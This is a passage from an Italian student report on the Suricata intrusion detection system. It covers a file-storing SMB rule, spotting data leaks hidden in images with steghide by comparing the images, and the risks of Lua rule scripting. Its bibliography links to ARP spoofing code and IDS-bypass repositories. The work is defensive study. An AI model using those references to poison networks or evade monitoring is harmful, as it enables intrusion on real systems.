#alert smb any any -> any any (msg:"File Found over SMB and stored"; filestore; sid:32; rev:1;)
```


Dopo che l'attacco è stato portato a termine, verranno salvati i seguenti file(l'immagine originale non ci dovrebbe essere ma in alcuni casi potrebbe essere stata scaricata prima):

immagine non modificata

immagine modificata

Come si può facilmente notare, le due immagini sembrano essere uguali.

La differenza tra l'immagine normale e quella a cui è stato applicato steghide per nascondere informazioni è la seguente:



Quindi ad una analisi comparativa, si può notare che l'immagine è cambiata, quindi il sospetto di una trapelazione di informazioni non autorizzata è diventato più alto.

Nel caso in cui l'interesse sia puntare su una **steganalisi** più dettagliata, cioè risalire pure al contenuto nascosto dell'immagine, le tecniche variano da testing di algoritmi e tecniche utilizzate, fino a brute forcing puro e reverse engineering sulla base dei dati ottenuti dalla differenza.

Comunque per riuscire a scovare la talpa, basta semplicemente calcolare un digest oppure la differenza già descritta ed ottenere la quasi certezza che le informazioni trapelate abbiano come origine l'host da cui sono partite le immagini o i file che non corrispondevano.

Altre tecniche di steganalisi sfruttano principalmente analisi delle codifiche e di altri dettagli dei dati già descritti.

3.2. Altre possibili vulnerabilità e punti critici

Un possibile punto critico potrebbe essere l'utilizzo del linguaggio di scripting **lua.**

Tramite l'integrazione di questo linguaggio nelle regole di Suricata è possibile fare dei controlli complessi sui pacchetti analizzati durante il transito.

Può essere considerato un punto critico per il fatto che una programmazione poco strutturata e del codice con dei possibili errori logici renderebbe inutile l'utilizzo di questo linguaggio, quindi bisogna tenere particolare attenzione ad utilizzare questo metodo per il controllo dei pacchetti.

4. Bibliografia e codici

1. Suricata [https://suricata-ids.org/]
2. Manuale Suricata [https://suricata.readthedocs.io/en/suricata-5.0.3/]
3. Manuale per Sviluppatori [https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Suricata_Developers_Guide]
4. Codice Suricata [https://github.com/OISF/suricata]
5. ARP proxy [https://tools.ietf.org/html/rfc1027]
6. Codice ARP spoofing [https://github.com/SRJanel/arp_poisoning]
7. Codice ARP spoofing modificato [https://github.com/josura/university-sad/tree/master/internet_security/progetto_IS/arp_poisoning]
8. Attacchi riguardanti il bypass dei controlli tramite TCP e controllo del flusso dei messaggi dell'handshake [https://www.slideshare.net/KirillShipulin/how-to-bypass-an-ids-with-netcat-and-linux]
9. repository degli attacchi sul TCP flow [https://github.com/kirillwow/ids_bypass]
10. Altro attacco al flusso TCP su Suricata 4.1.5 [https://redmine.openinfosecfoundation.org/issues/3395]
11. Issue del bug riscontrato su FTP e RUST [https://redmine.openinfosecfoundation.org/issues/2949]
12. Risoluzione al bug RUST/FTP che causava panic (bug #2904) [https://suricata-ids.org/2019/04/30/suricata-4-1-4-released/]